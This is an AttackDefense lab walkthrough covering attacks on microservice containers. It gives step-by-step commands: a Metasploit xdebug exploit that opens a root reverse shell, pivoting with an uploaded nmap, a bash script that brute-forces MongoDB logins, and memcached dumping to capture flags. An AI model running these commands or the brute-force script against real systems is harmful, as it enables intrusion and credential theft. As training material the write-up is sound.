ATTACK DEFENSE

by PentesterAcademy

Name	Attacking Microservice Containers III
URL	https://www.attackdefense.com/challengedetails?cid=1031
Type	DevSecOps : Microservices


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Step 1: Run an Nmap scan against the subnet.

Command: nmap 192.148.180.0/24


```
root@attackdefense:~# nmap -p- 192.148.180.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-15 11:31 IST
Nmap scan report for 192.148.180.1
Host is up (0.000014s latency).
Not shown: 65531 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    filtered http
25555/tcp open     unknown
29999/tcp open     bingbang
MAC Address: 02:42:BC:43:30:42 (Unknown)

Nmap scan report for w26k2g0tkynr3ok5lxjfihiav.temp-network_a-148-180 (192.148.180.3)
Host is up (0.000025s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:94:B4:03 (Unknown)

Nmap scan report for attackdefense.com (192.148.180.2)
Host is up (0.000010s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
8009/tcp  open  ajp13
45654/tcp open  unknown

Nmap done: 256 IP addresses (3 hosts up) scanned in 22.51 seconds
root@attackdefense:~#
```

Step 2: We have discovered an open port 80 on the target machine. We can open mozilla firefox and navigate to the IP address.





Step 3: Bludit web application is running on the target machine. But since a debugger extension is enabled on the web server. We have to look for web server settings. We can check whether phpinfo.php file exists which contains information regarding php installation on the target machine.



Step 4: The phpinfo.php files exists and provides us with information regarding php installation on the target machine. We can scroll down and look for enabled extensions.

xdebug

xdebug support	enabled
Version	2.5.5
IDE Key	root

Supported protocols	Revision
DBGp - Common DeBuGger Protocol	$Revision: 1.145 $

Directive	Local Value	Master Value
xdebug.auto_trace	Off	Off
xdebug.cli_color	0	0
xdebug.collect_assignments	Off	Off
xdebug.collect_includes	On	On
xdebug.collect_params	0	0
xdebug.collect_return	Off	Off
xdebug.collect_vars	Off	Off
xdebug.coverage_enable	On	On
xdebug.default_enable	On	On
xdebug.dump.COOKIE	no value	no value
xdebug.dump.ENV	no value	no value

Step 5: The xdebug extension is enabled on the php installation. We can search for exploits for xdebug using searchsploit.

Command: searchsploit xdebug

```
root@attackdefense:~# searchsploit xdebug
------------------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                                        |  Path
                                                                                                      | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------------ ---------------------------
xdebug < 2.5.5 - OS Command Execution (Metasploit)                                                    | exploits/php/remote/44568.rb
------------------------------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Result
root@attackdefense:~#
```

Step 6: Since a metasploit module is available to exploit xdebug, we can use metasploit to exploit the vulnerability.

Command: msfconsole
search xdebug

```
msf5 > search xdebug

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   1  exploit/unix/http/xdebug_unauth_exec  2017-09-17       excellent  Yes    xdebug Unauthenticated OS Command Execution


msf5 >
```

Command: use exploit/unix/http/xdebug_unauth_exec
show options

```
msf5 exploit(unix/http/xdebug_unauth_exec) > show options

Module options (exploit/unix/http/xdebug_unauth_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PATH     /index.php       yes       Path to target webapp
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       Callback host for accepting connections
   SRVPORT  9000             yes       Port to listen for the debugger
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Command: set RHOST 192.148.180.3
set LHOST 192.148.180.2
exploit
getuid

```
msf5 exploit(unix/http/xdebug_unauth_exec) > set RHOST 192.148.180.3
RHOST => 192.148.180.3
msf5 exploit(unix/http/xdebug_unauth_exec) > set LHOST 192.148.180.2
LHOST => 192.148.180.2
msf5 exploit(unix/http/xdebug_unauth_exec) > exploit

[*] Started reverse TCP handler on 192.148.180.2:4444
[*] 192.148.180.3:80 - Waiting for client response.
[*] 192.148.180.3:80 - Receiving response
[*] 192.148.180.3:80 - Shell might take upto a minute to respond.Please be patient.
[*] 192.148.180.3:80 - Sending payload of size 2030 bytes
[*] Sending stage (38247 bytes) to 192.148.180.3
[*] Meterpreter session 1 opened (192.148.180.2:4444 -> 192.148.180.3:50430) at 2019-05-15 11:38:00 +0530

meterpreter > getuid
Server username: root (0)
meterpreter > _
```

Step 7: A meterpreter shell was obtained on the target machine as root user. We can use the "shell" command to obtain a command shell and search for flag.

Command: shell
find / -name *flag*

```
meterpreter > shell
Process 26 created.
Channel 0 created.
find / -name *flag*
find: '/proc/tty/driver': Permission denied
/var/www/html/5f7030008ce5-flag
```

Command: cat /var/www/html/5f7030008ce5-flag

```
cat /var/www/html/5f7030008ce5-flag
5f7030008ce509a95da870495ac83983
```

This reveals the first flag to us.

FLAG1: 5f7030008ce509a95da870495ac83983

Step 8: We can check the processes running on the target machine using ps command.

Command: ps -eaf

```
ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 11:31 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root         8     1  0 11:31 ?        00:00:00 nginx: master process nginx
root        11     1  0 11:31 ?        00:00:00 php-fpm: master process (/etc/php/5.6/fpm/php-fpm.conf)
root        12    11  0 11:31 ?        00:00:00 php-fpm: pool www
root        13    11  0 11:31 ?        00:00:00 php-fpm: pool www
root        18     8  0 11:31 ?        00:00:00 nginx: worker process
root        19     8  0 11:31 ?        00:00:00 nginx: worker process
root        20     8  0 11:31 ?        00:00:00 nginx: worker process
root        21     8  0 11:31 ?        00:00:00 nginx: worker process
root        22     8  0 11:31 ?        00:00:00 nginx: worker process
root        23     8  0 11:31 ?        00:00:00 nginx: worker process
root        24     8  0 11:31 ?        00:00:00 nginx: worker process
root        25     8  0 11:31 ?        00:00:00 nginx: worker process
root        26    13  0 11:39 ?        00:00:00 sh -c /bin/sh
root        27    26  0 11:39 ?        00:00:00 /bin/sh
root        31    27  0 11:41 ?        00:00:00 ps -eaf
```

Step 9: Only nginx and php services are running. We can run ifconfig command to find other networks connected to the target machine.

Command: ifconfig

```
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.148.180.3  netmask 255.255.255.0  broadcast 192.148.180.255
        ether 02:42:c0:94:b4:03  txqueuelen 0  (Ethernet)
        RX packets 66654  bytes 11697376 (11.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 65974  bytes 3965848 (3.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.223.96.2  netmask 255.255.255.0  broadcast 192.223.96.255
        ether 02:42:c0:df:60:02  txqueuelen 0  (Ethernet)
        RX packets 26  bytes 2012 (2.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 10: We can use Nmap portable binary to scan the second network. The Nmap portable binary is present in tools directory on Desktop on the attacker machine.

Command: ls -l ~/Desktop/tools/portable
ls -l ~/Desktop/tools/portable/nmap/

```
root@attackdefense:~# ls -l ~/Desktop/tools/portable/
total 4
drwxr-xr-x 2 root root 4096 May 14 19:44 nmap
root@attackdefense:~# ls -l ~/Desktop/tools/portable/nmap/
total 7568
-rwxr-xr-x 1 root root 6730184 Mar 27  2018 nmap
-rw-r--r-- 1 root root   14461 May 14 19:43 nmap-payloads
-rw-r--r-- 1 root root  998635 May 14 19:43 nmap-services
root@attackdefense:~#
```

Step 11: We can use meterpreter upload command to upload the portable nmap binary to target machine. We can then open a command shell using “shell” command.

Command: upload /root/Desktop/tools/portable/nmap /tmp
shell

```
^C
Terminate channel 0? [y/N]  y
meterpreter > upload /root/Desktop/tools/portable/nmap/ /tmp/
[*] uploading  : /root/Desktop/tools/portable/nmap//nmap -> /tmp//nmap
[*] uploaded   : /root/Desktop/tools/portable/nmap//nmap -> /tmp//nmap
[*] uploading  : /root/Desktop/tools/portable/nmap//nmap-services -> /tmp//nmap-services
[*] uploaded   : /root/Desktop/tools/portable/nmap//nmap-services -> /tmp//nmap-services
[*] uploading  : /root/Desktop/tools/portable/nmap//nmap-payloads -> /tmp//nmap-payloads
[*] uploaded   : /root/Desktop/tools/portable/nmap//nmap-payloads -> /tmp//nmap-payloads
meterpreter > shell
Process 30 created.
Channel 4 created.
```

Step 12: We can use the nmap binary to scan the subnet but we need to make the nmap binary executable first.

Command: ls -l /tmp
chmod +x /tmp/nmap
ls -l /tmp

```
meterpreter > shell
Process 32 created.
Channel 4 created.
ls -l /tmp
total 7576
-rw-r--r-- 1 root root 6730184 May 15 11:43 nmap
-rw-r--r-- 1 root root   14461 May 15 11:43 nmap-payloads
-rw-r--r-- 1 root root  998635 May 15 11:43 nmap-services
drwx------ 2 root root    4096 May 14 16:55 tmpd9wmyydc
drwx------ 2 root root    4096 May 14 16:55 tmpwdy9pork
chmod +x /tmp/nmap
ls -l /tmp
total 7576
-rwxr-xr-x 1 root root 6730184 May 15 11:43 nmap
-rw-r--r-- 1 root root   14461 May 15 11:43 nmap-payloads
-rw-r--r-- 1 root root  998635 May 15 11:43 nmap-services
drwx------ 2 root root    4096 May 14 16:55 tmpd9wmyydc
drwx------ 2 root root    4096 May 14 16:55 tmpwdy9pork
```

Command: ./nmap 192.223.96.0/24

```
./nmap 192.223.96.0/24
Starting Nmap 7.70SVN ( https://nmap.org ) at 2019-05-15 11:45 IST
Nmap scan report for 192.223.96.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT   STATE    SERVICE
22/tcp open     ssh
80/tcp filtered http
MAC Address: 02:42:1D:28:2A:EB (Unknown)

Nmap scan report for xccqg3yqyxhn8x5elt271yzvo.temp-network_b-223-96 (192.223.96.3)
Host is up (0.000026s latency).
All 1000 scanned ports on xccqg3yqyxhn8x5elt271yzvo.temp-network_b-223-96 (192.223.96.3) are closed
MAC Address: 02:42:C0:DF:60:03 (Unknown)

Nmap scan report for 7b72ou4l6tpfewsq4ew1nz8jt.temp-network_b-223-96 (192.223.96.4)
Host is up (0.000026s latency).
All 1000 scanned ports on 7b72ou4l6tpfewsq4ew1nz8jt.temp-network_b-223-96 (192.223.96.4) are closed
MAC Address: 02:42:C0:DF:60:04 (Unknown)

Nmap scan report for victim-1 (192.223.96.2)
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
```

Step 13: We can identify the services running on the discovered target machines using nmap.

Command: ./nmap -p- 192.223.96.3 192.223.96.4

```
./nmap -p- 192.223.96.3 192.223.96.4
Starting Nmap 7.70SVN ( https://nmap.org ) at 2019-05-15 11:47 IST
Nmap scan report for xccqg3yqyxhn8x5elt271yzvo.temp-network_b-223-96 (192.223.96.3)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000027s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
27017/tcp open  mongod
MAC Address: 02:42:C0:DF:60:03 (Unknown)

Nmap scan report for 7b72ou4l6tpfewsq4ew1nz8jt.temp-network_b-223-96 (192.223.96.4)
Host is up (0.000040s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
11211/tcp open  memcache
MAC Address: 02:42:C0:DF:60:04 (Unknown)

Nmap done: 2 IP addresses (2 hosts up) scanned in 10.58 seconds
```

Step 14: MongoDB server and Memcached server are running on the first and second target machine respectively on the second network. We can interact with MongoDB server with mongo client.

Command: mongo --host 192.223.96.3
show databases

```
mongo --host 192.223.96.3
MongoDB shell version v3.6.3
connecting to: mongodb://192.223.96.3:27017/
MongoDB server version: 3.6.12
show databases
2019-05-15T11:47:53.323+0530 E QUERY    [thread1] Error: listDatabases failed:{
        "ok" : 0,
        "errmsg" : "not authorized on admin to execute command { listDatabases: 1.0, $db: \"admin\"
        "code" : 13,
        "codeName" : "Unauthorized"
} :
_getErrorWithCode@src/mongo/shell/utils.js:25:13
Mongo.prototype.getDBs@src/mongo/shell/mongo.js:65:1
shellHelper.show@src/mongo/shell/utils.js:816:19
shellHelper@src/mongo/shell/utils.js:706:15
@(shellhelp2):1:1
```

The mongodb server is protected with authentication. We can write a simple wrapper script over mongo client to perform a dictionary attack on the mongodb server.

Script:

```
#!/bin/bash
while read F1;do
        while read F2;do
        echo "Trying $F1:"$F2
        nohup mongo  -u $F1 -p $F2 --authenticationDatabase $1 -host $2 > nohup.out 2>/dev/null &
        sleep .5
        count=$(cat nohup.out| grep "Authentication failed" |wc -l)
        if [[ $count -eq 0 ]]
        then
        echo "Possible Credentials: $F1:$F2"
        exit 0
        fi
        done < $4
done < $3
```

```
root@attackdefense:~# cat mongo-break.sh
#!/bin/bash
while read F1;do
    while read F2;do
        echo "Trying $F1:"$F2
        nohup mongo  -u $F1 -p $F2 --authenticationDatabase $1 -host $2 > nohup.out 2>/dev/null &
        sleep .5
        count=$(cat nohup.out| grep "Authentication failed" |wc -l)
        if [[ $count -eq 0 ]]
        then
                echo "Possible Credentials: $F1:$F2"
                exit 0
        fi
    done < $4
done < $3
root@attackdefense:~#
```

Step 15: We can use meterpreter upload command to upload the shell script and wordlists to target machine.

Command: upload /root/mongo-break.sh /tmp
upload /root/Desktop/wordlists/100-common-passwords.txt /tmp
upload /usr/share/seclists/Usernames/top-usernames-shortlist.txt /tmp

```
exit
bye
^C
Terminate channel 4? [y/N]  y
meterpreter > upload /root/mongo-break.sh /tmp
[*] uploading  : /root/mongo-break.sh -> /tmp
[*] uploaded   : /root/mongo-break.sh -> /tmp/mongo-break.sh
meterpreter > upload /root/Desktop/wordlists/100-common-passwords.txt /tmp
[*] uploading  : /root/Desktop/wordlists/100-common-passwords.txt -> /tmp
[*] uploaded   : /root/Desktop/wordlists/100-common-passwords.txt -> /tmp/100-common-passwords.txt
meterpreter > upload /usr/share/seclists/Usernames/top-usernames-shortlist.txt /tmp
[*] uploading  : /usr/share/seclists/Usernames/top-usernames-shortlist.txt -> /tmp
[*] uploaded   : /usr/share/seclists/Usernames/top-usernames-shortlist.txt -> /tmp/top-usernames-shortlist.txt
meterpreter >
```

Step 16: We can obtain a command shell session using “shell” command and run the uploaded mongo-break.sh script to perform dictionary attack on the target machine. To run the script we have to make the script executable.

Command: shell
ls -l /tmp/
chmod +x /tmp/mongo-break.sh
ls -l /tmp

```
meterpreter > shell
Process 43 created.
Channel 8 created.
ls -l /tmp
total 7588
-rw-r--r-- 1 root root     794 May 15 11:50 100-common-passwords.txt
-rw-r--r-- 1 root root     417 May 15 12:18 mongo-break.sh
-rwxr-xr-x 1 root root 6730184 May 15 11:43 nmap
-rw-r--r-- 1 root root   14461 May 15 11:43 nmap-payloads
-rw-r--r-- 1 root root  998635 May 15 11:43 nmap-services
drwx------ 2 root root    4096 May 14 16:55 tmpd9wmyydc
drwx------ 2 root root    4096 May 14 16:55 tmpwdy9pork
-rw-r--r-- 1 root root     112 May 15 11:53 top-usernames-shortlist.txt
chmod +x /tmp/mongo-break.sh
ls -l /tmp
total 7588
-rw-r--r-- 1 root root     794 May 15 11:50 100-common-passwords.txt
-rwxr-xr-x 1 root root     417 May 15 12:18 mongo-break.sh
-rwxr-xr-x 1 root root 6730184 May 15 11:43 nmap
-rw-r--r-- 1 root root   14461 May 15 11:43 nmap-payloads
-rw-r--r-- 1 root root  998635 May 15 11:43 nmap-services
drwx------ 2 root root    4096 May 14 16:55 tmpd9wmyydc
drwx------ 2 root root    4096 May 14 16:55 tmpwdy9pork
-rw-r--r-- 1 root root     112 May 15 11:53 top-usernames-shortlist.txt
```

The default authentication database is admin.

Command: cd /tmp
./mongo-break.sh admin 192.223.96.3 top-usernames-shortlist.txt 100-common-passwords.txt

```
cd /tmp
./mongo-break.sh  admin 192.223.96.3 top-usernames-shortlist.txt 100-common-passwords.txt
Trying root:242424
Trying root:0987654321
Trying root:marisol
Trying root:nikita
Trying root:daisy
Trying root:jeremiah
Trying root:pineapple
Trying root:mhine
Trying root:isaiah
Trying root:christmas
Trying root:cesar
Trying root:lolipop
Trying root:butterfly1
Trying root:chloe
Trying root:lawrence
Trying root:xbox360
```

```
Trying admin:panther
Trying admin:dinamo
Trying admin:mommy
Trying admin:juliana
Trying admin:cassandra
Trying admin:trustno1
Trying admin:freedom1
Trying admin:14344
Trying admin:autumn
Trying admin:mendoza
Trying admin:sq!us3r
Trying admin:adminpasswd
Possible Credentials: admin:adminpasswd
```

Step 17: We can use the credentials obtained in previous step to authenticate with the mongodb server.

Command: mongo -host 192.223.96.3 --username admin --password adminpasswd --authenticationDatabase admin

```
mongo -host 192.223.96.3 --username admin --password adminpasswd --authenticationDatabase admin
MongoDB shell version v3.6.3
connecting to: mongodb://192.223.96.3:27017/
MongoDB server version: 3.6.12
show databases
admin   0.000GB
config  0.000GB
flag    0.000GB
local   0.000GB
```

Step 18: We have discovered a database called “flag”. We can retrieve the flag from it.

Command: use flag
show collections
db.flag.find()

```
use flag;
switched to db flag
show collections;
flag
db.flag.find()
{ "_id" : "00001", "flag" : "66721257659fd698b4bc3350e304e507" }
```

This reveals the second flag to us.

FLAG2: 66721257659fd698b4bc3350e304e507

Step 19: Memcached server was running on the second target machine on the second network. We can use telnet to interact with memcached server.

Command: telnet 192.223.96.4 11211
version

```
telnet 192.223.96.4 11211
Trying 192.223.96.4...
Connected to 192.223.96.4.
Escape character is '^]'.
version
VERSION 1.5.12
```

Step 13: Viewing key values pairs stored on the memcached server.
Command: stats items

```
stats items
STAT items:1:number 1
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 1
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 1119
STAT items:1:evicted 0
```

There is only 1 slab with id “1”.

Command: stats cachedump 1 0
get flag

```
stats cachedump 1 0
ITEM flag [32 b; 0 s]
END
get flag
VALUE flag 0 32
1fe2b80f74ff6362343246a9bf26000d
END
```

This reveals the third flag to us.

FLAG3: 1fe2b80f74ff6362343246a9bf26000d

References

1. Xdebug metasploit module (https://www.rapid7.com/db/modules/exploit/unix/http/xdebug_unauth_exec)